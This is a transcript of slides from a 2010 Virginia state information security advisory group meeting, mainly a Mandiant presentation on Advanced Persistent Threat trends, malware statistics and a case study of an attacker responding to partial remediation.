Virginia Information Technologies Agency

Commonwealth Information Security Officers Advisory Group (ISOAG) Meeting

July 22, 2010

Virginia Information Technologies Agency

ISOAG July 2010 Agenda

I.	Welcome & Opening Remarks	John Green, VITA
II.	M Trends: The Advanced Persistent Threat	Rob Lee, SANS Institute & MANDIANT
III.	Keystroke Logging & URL Capture: Making Private Information Public	Bob Baskette, VITA Eric Taylor, NG
IV.	2010 COV Security Annual Report	John Green, VITA
V.	Upcoming Events & Other Business	John Green, VITA
VI.	Partnership Update	Don Kendrick, VITA

M-Trends | The Advanced Persistent Threat

Rob Lee

Director Mandiant | rob.lee@mandiant.com

SANS Institute | rlee@sans.org


Who Am I?

- SANS Faculty Fellow
  - Creator/Author*Computer Forensics, Investigation, and Response* Course
- Air Force
  - 609th Information Warfare Squadron
    - Intrusion Detection/Prevention
    - Red Teaming
  - Office of Special Investigations (AFOSI)
    - Computer Crime Investigations
    - National Level Intrusion Investigations

Who Am I?

- Last 7 Years
  - CIA Contractor
    - Manager Exploit Development and Analysis
    - Contractor Lead Forensic
  - Mandiant Incident Response
    - Director
- Responded to over 40 intrusions
- Forensically Analyzed 100s of systems
- Industry Recognized Subject Matter Expert in Digital Forensics and Incident Response

MANDIANT
INTELLIGENT INFORMATION SECURITY



The Honeynet project

Overview

- What is M-Trends?
- What is the Advanced Persistent Threat?
- APT Trends and Techniques
- Case Studies
  - Government Case
  - Defense Industrial Base
  - Commercial
- What to Expect if you are a Victim of the APT?
- Conclusions

In the Media…

- Aurora Media Blitz
  - "at least twenty other large companies from a wide range of businesses – including the Internet, finance, technology, media and chemical sectors"

- Cannot Comment on Specific Victims
  - These Attacks Are Not New
  - Thousands of Victims

M-Trends report

- Threat intelligence from intrusion investigations for
  - The U.S. government
  - The defense industrial base
  - Commercial organizations
- Prepared by MANDIANT professionals
- Real details from real investigations

What is the Advanced Persistent Threat?

What is the Advanced Persistent Threat?

- Intrusions Conducted by Attackers:
  - Well funded and Organized Groups
- They are not “Hackers” → Professionals
  - Systematically Compromising U.S. Government and Commercial Entities

The APT's motivation is different

- The usual attacker is tactical
  - Wants the most reward for the least work
  - Is unconcerned with post-attack detection
- The APT is strategic
  - Continued access and continuous theft
  - Maintains a much lower profile
  - Remains undetected during and after
  - Establishes a way to return later
  - *And steal more*.

State sponsorship?

- Scale, operation and logistics
  - Are too large to be coincidence
  - Not consistent with self-organization
- Activity may be authorized by Chinese government
  - But there's no definitive way to tell

Takeaway

The vast majority
of APT activity
observed by MANDIANT
has been linked to China.

The victims

- Some have been responding effectively
  - U.S. government
  - Defense community
- But many victims are unaware
  - Commercial enterprises
  - Non-profit and other organizations
- Many more victims are unprepared
- And their reaction does more harm than good

Report Summary

Changes in the last five years

- Teams of attackers expanded operations
  - From government and defense
  - To researchers, manufacturers, tech companies, energy companies
  - And even non-profits
- Attackers are not “hackers”
  - Different motivation, techniques and tenacity
  - They are organized professionals
  - Success rate is impressive

Intruders defeat defenses

- They evade anti-virus
- Remain undetected by network IDS
- Defeat under-equipped incident responders
  - Remaining undetected on the target's net
  - Playing a game of cat and mice

Were Security Measures in Place?

	Oversight Compliance	Firewalls / Proxy Servers	Host Auditing Enabled	Anti-virus	IDS	Endpoint Software Management
Government	✓	✓	✓	✓	✓	✓
CDC 1	✓	✓	✓	✓	✓	✓
CDC 2	✓	✓	✓	✓	✓	✓
Manufacture	✓	✓	✓	✓	✓	✓
Law Firm	✗	✓	✗	✓	✗	✓


Takeaway

The APT successfully compromises any target it desires.

Conventional IT defenses are ineffective.


APT Trends & Techniques

Consistent compromise process



Data Exfiltration

1. **Step One: C2 Communication**
2. **Step Two: Attack**
3. **Step Three: Data Staging**
4. **Step Four: Data Exfiltration**



APT Malware Statistics

APT Malware Analysis:

- Average File Size: **`121.85 KB`**
- Only 10% of APT backdoors were packed
- Packing is not as common in standard APT malware
- Packing is used by more advanced APT groups

Most Common APT Filenames:

- **`svchost.exe`** (most common)
- **`iexplore.exe`**
- **`iprinp.dll`**
- **`winzf32.dll`**

APT Malware Avoids Detection Through:

- Outbound HTTP connections
- Process injection
- Service persistence


Malware Trends

OVERALL APT MA


Detected 24%

APT MALWARE COMMUNICATION

100% of APT backdoors made only outbound connections



PORT 80 AND 443 COMMUNICATION



Takeaway

The APT adapts quickly and continuously to a changing environment.

Case Study - Partial remediation efforts

- Victim pulled some servers off the network
- Attacker realized the systems were no longer online

Attacker's response to remediation

- Updated the domain names used by the backdoor on the "remediated" system
- Changed the C2 infrastructure
- Immediately began exfiltrating data from a second sensitive data source at the victim

Takeaway

The attacker reacted less than 24 hours after the victim started responding.

Timeline of response

DAY 1&2

Attacker bad domains resolve to IP

DAY 32

Client removes systems

DAY 34

Attacker discovers systems taken offline

» Updates DNS information
» Uses existing backdoors to install
  – New network protocol
  – New host signature

DAY 36&37

Client removes sensitive data from known compromised systems

DAY 38

Attacker exfiltrates empty directory listing

» Attacker pushes 1 new malware
» New Protocol/Domain/IP

DAY 39


Attacker pushes old malware to new systems

DAY 41


Attacker updates DNS information

» Compromised systems with empty directory listing
» Pushes same malware Day 34 to new systems


Day 1



